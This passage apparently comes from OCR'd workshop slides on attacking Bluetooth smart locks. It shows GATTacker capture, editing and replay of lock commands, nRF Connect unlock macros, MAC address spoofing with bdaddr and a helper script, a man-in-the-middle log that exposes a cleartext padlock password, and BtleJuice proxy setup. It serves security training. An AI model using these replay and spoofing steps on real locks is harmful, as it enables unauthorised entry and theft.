<< Read:    1800 (Generic Access) -> 2a00 (Device Name ) : 736d6172746c6f636b7069636b696e673031 (smartlockpicking01)
>> Write:   a000 -> a001 : 01 ( )
<< Read:    a000 -> a002 : 00 ( )
```

Intercepted read and write requests

REPLAY

Data dump of the intercepted communication

dump/<MAC>.log

```
root@kali:~/node_modules/gattacker# cat dump/d0c92e6350b3.log
2018.03.22 05:51:52.803 | > R | 1800 (Generic Access) | 2a00 (Device Name) | 736d6172746c6f636b7069636b696e673031 (smartlockpicking01)
2018.03.22 05:52:14.321 | < C | a000 | a001 | 01 ( )
2018.03.22 05:52:22.232 | > R | a000 | a002 | 00 ( )
```

Dump data format

Logs are saved in text format:

```
timestamp | type | service UUID (optional name) | characteristic UUID (optional name) | hex data (ascii data)
```

example:

```
2017.03.24 17:55:10.930 | > R | 180f (Battery Service) | 2a19 (Battery Level) | 50 (P)
```

Transmission type

> R - received read

> N - received notification

< W - sent write request (without response)

< C - sent write command (with response)

Replay

You can edit the dump file, e.g. change value „01” to „00”

2018.03.22 05:52:14.321 | < C | a000 | a001 | 00 ( )

Replay script

```
root@kali:~/node_modules/gattacker# node replay.js
-i dump/d0c92e6350b3.log -p d0c92e6350b3 -s
devices/d0c92e6350b3.srv.json
```

Dump file

Target device services, previously scanned

Target device MAC

```
root@kali:~/node_modules/gattacker# node replay.js -i dump/d0c92e6350b3.log -p d0c92e6350b3 -s devices/d0c92e6350b3.srv.json
Ws-slave address: 10.9.8.223
on open
poweredOn
Noble MAC address : b8:27:eb:c8:22:66
initialized !
READ: 736d6172746c6f636b7069636b696e673031 --- skip
WRITE CMD: 00
READ: 00 --- skip
```

Replay using nRF Connect mobile app

https://github.com/securing/gattacker/wiki/Dump-and-replay

nRF Connect:

nRF Connect for Mobile

Nordic Semiconductor ASA Tools

PEGI 3

This app is compatible with all of your devices.

https://play.google.com/store/apps/details?id=no.nordicsemi.android.mcp

Macros functionality

nRF Connect: macros documentation:


https://github.com/NordicSemiconductor/Android-nRF-Connect/tree/master/documentation/Macros


GATTacker howto export:


https://github.com/securing/gattacker/wiki/Dump-and-replay


Convert GATTacker log to nRF XML macro

```
# node gattacker2nrf -i dump/f4b85ec06ea5.log > replay.xml
```


7:15
Devices
STOP SCANNING
SCANNER
BONDED
ADVERTISER
NOT BONDED -75 dBm 501 ms
GATTack.io (Eddystone™)
F6:AD:07:C5:56:66
NOT BONDED -84 dBm N/A
CONNECT
Smartlock
F0:C7:7F:16:2E:8B
NOT BONDED -80 dBm N/A
CONNECT
D03972C3A81E!
D0:39:72:C3:A8:1E
NOT BONDED -61 dBm 503 ms
CONNECT
N/A
48:09:EC:AC:2E:AB
NOT BONDED -59 dBm 30 ms
CONNECT
N/A
78:4F:43:75:B8:04
NOT BONDED -59 dBm 30 ms
CONNECT
Padlock!
F4:B8:5E:C0:6E:A5
NOT BONDED -52 dBm 104 ms
CONNECT


7:15
Devices
DISCONNECT
BONDED
ADVERTISER
PADLOCK!
F4:B8:5E:C0:6E:A5
CONNECTED
NOT BONDED
CLIENT
SERVER
Generic Access
UUID: 0x1800
PRIMARY SERVICE
Generic Attribute
UUID: 0x1801
PRIMARY SERVICE
Device Information
UUID: 0x180A
PRIMARY SERVICE
Battery Service
UUID: 0x180F
PRIMARY SERVICE
Current Time Service
UUID: 0x1805
PRIMARY SERVICE
Unknown Service
UUID: 0000ffd0-0000-1000-8000-00805f9b34fb
PRIMARY SERVICE
Unknown Service
UUID: 0000fff0-0000-1000-8000-00805f9b34fb


7:30
Devices
DISCONNECT
BONDED
ADVERTISER
PADLOCK!
F4:B8:5E:C0:6E:A5
CONNECTED
NOT BONDED
CLIENT
SERVER
Generic Attribute
UUID: 0x1801
PRIMARY SERVICE
Device Information
UUID: 0x180A
PRIMARY SERVICE
Battery Service
UUID: 0x180F
PRIMARY SERVICE
Current Time Service
UUID: 0x1805
PRIMARY SERVICE
Unknown Service
UUID: 0000ffd0-0000-1000-8000-00805f9b34fb
PRIMARY SERVICE
Macros
Tutorial
6 items


7:15
Devices
DISCONNECT
BONDED
ADVERTISER
PADLOCK!
F4:B8:5E:C0:6E:A5
CONNECTED
NOT BONDED
CLIENT
SERVER
Generic Access
UUID: 0x1800
PRIMARY SERVICE
Macros
quicklock unlock default pass
gattacker write replay
gattacker read replay
gattacker write replay
gattacker read replay
gattacker read replay
gattacker read replay
smartlock resetpass
smartlock reset pass and unlock

MAC SPOOFING

Bluetooth MAC address spoofing

Some mobile applications rely only on advertisement packets, and don’t care for MAC address.

But most of them (including this one) do.

It is easy to change Bluetooth adapter MAC using bdaddr tool (part of Bluez)

For some chipsets it may be troublesome.

Bdaddr (already in your VM/Raspberry)

```
root@kali:~/node_modules/gattacker/helpers/bdaddr# make

gcc -c bdaddr.c

gcc -c oui.c

gcc -o bdaddr bdaddr.o oui.o -lbluetooth

# cp bdaddr /usr/local/sbin
```

Change MAC

```
root@kali:~# bdaddr
Can't read version info for hci0: Network is down (100)
root@kali:~# hciconfig hci0 up
root@kali:~# bdaddr
Manufacturer:   Cambridge Silicon Radio (10)
Device address: 00:1A:7D:DA:72:00
root@kali:~# bdaddr -i hci0 00:1A:7D:DA:72:01
Manufacturer:   Cambridge Silicon Radio (10)
Device address: 00:1A:7D:DA:72:00
New BD address: 00:1A:7D:DA:72:01

Address changed - Reset device now
root@kali:~# hciconfig hci0 up
root@kali:~# bdaddr
Manufacturer:   Cambridge Silicon Radio (10)
Device address: 00:1A:7D:DA:72:01
```

Your target MAC

Now re-plug the interface to reset it

Check the MAC address is changed

Simple helper script to change MAC automatically

```
root@kali:~/node_modules/gattacker# cat mac_adv
#!/bin/bash
echo "Advertise with cloned MAC address"
BDADDR=helpers/bdaddr/bdaddr
. ./config.env

HCIDEV="hci$BLENO_HCI_DEVICE_ID"

if [ $# -lt 2 ]; then
        echo "Usage: sudo $0 -a <advertisement_file> [ -s <services_file> ] "
        exit
fi

TARGETID=`echo $2 |cut -d "/" -f 2 | cut -d "_" -f 1`

TARGETMAC=`echo $TARGETID | fold -w2 | paste -sd':' - | tr '[a-z]' '[A-Z]'`

HCIMAC=`hciconfig $HCIDEV |grep "Address" | cut -d" " -f 3`
```

For the helper script (changing MAC automatically)

Uncomment in config.env

```
# "peripheral" device emulator

BLENO_HCI_DEVICE_ID=0
```

ID of your advertising adapter (0 for hci0)

Start device – mac_adv (wrapper to advertise.js)

```
root@kali:~node_modules/gattacker# ./mac_adv -a
devices/f4b85ec06ea5_Padlock-.adv.json -s devices/f4b85ec06ea5.srv.json
Advertise with cloned MAC address
Manufacturer:   Cambridge Silicon Radio (10)
Device address: B0:EC:8F:00:91:0D
New BD address: F4:B8:5E:C0:6E:A5

Address changed - Reset device now
Re-plug the interface and hit enter
```

Helper bash script to change MAC addr

Re-plug USB adapter

```
^Croot@kali:~/node_modules/gattacker# ./mac_adv -a devices/f4b85ec06ea5_Padlock-dv.json -s devices/f4b85ec06ea5.srv.json
Advertise with cloned MAC address
Ws-slave address: 10.9.8.181
peripheralid: f4b85ec06ea5
advertisement file: devices/f4b85ec06ea5_Padlock-.adv.json
EIR: 0201050302d6ff09095061646c6f636b21
scanResponse: 13ff000000000000000000000000000002c31
BLENO - on -> stateChange: poweredOn
on open
poweredOn
Noble MAC address : b8:27:eb:4c:88:3d
initialized !
Static - start advertising
      target device connected
on -> advertisingStart: success
setServices: success
<<<<<<<<<<<<<<<< INITIALIZED >>>>>>>>>>>>>>>>>>>>
Client connected: 57:70:45:97:52:02
>> Subscribe: ffd0 -> ffd7
   f4b85ec06ea5:ffd0 confirmed subscription state: ffd7
>> Subscribe: fff0 -> fff2
   f4b85ec06ea5:fff0 confirmed subscription state: fff2
>> Write:  fff0 -> fff3 : 026861000000000000000000000000 ( ha            )
<< Read:   180f (Battery Service) -> 2a19 (Battery Level ) : 37 (7)
>> Write:  1805 (Current Time Service) -> 2a2b (Current Time ) : 1734aa1f ( 4  )
<< Read:   fff0 -> fff3 : 026861000000000000000000000000 ( ha            )
>> Write:  ffd0 -> ffd6 : 0012345678000000000 (  4Vx    )
<< Notify: ffd0 -> ffd7 : 01 ( )
<< Read:   180a (Device Information) -> 2a26 (Firmware Revision String ) : 05290101201504282034 ( )     ( 4)
<< Read:   ffd0 -> ffd8 : 03 ( )
>> Subscribe: ffd0 -> ffda
   f4b85ec06ea5:ffd0 confirmed subscription state: ffda
<< Read:   ffd0 -> ffda : 00 ( )
>> Write:  ffd0 -> ffd9 : 01 ( )
<< Notify: ffd0 -> ffda : 01 ( )
<< Notify: ffd0 -> ffda : 00 ( )
      target device disconnected
```

Cleartext password:
12345678

BTLEJUICE

Introducing BtleJuice by Damien Cauquil @virtualabs

https://github.com/DigitalSecurity/btlejuice

https://speakerdeck.com/virtualabs/btlejuice-the-bluetooth-smart-mitm-framework

https://en.wikipedia.org/wiki/Multiple_discovery

The concept of multiple discovery (also known as simultaneous invention) is the hypothesis that most scientific discoveries and inventions are made independently and more or less simultaneously by multiple scientists and inventors.

Install in Kali (already in your VM)

```
# apt-get install nodejs npm

# npm install --unsafe-perm -g btlejuice
```


BtleJuice – run „proxy“ on Box 1

```
root@kali:~# hciconfig hci0 up

root@kali:~# btlejuice-proxy

[i] Using interface hci0

[info] Server listening on port 8000
```


BtleJuice interface – box 2

```
root@kali:~# btlejuice -u <your_proxy_ip> -w
```

http://localhost:8080



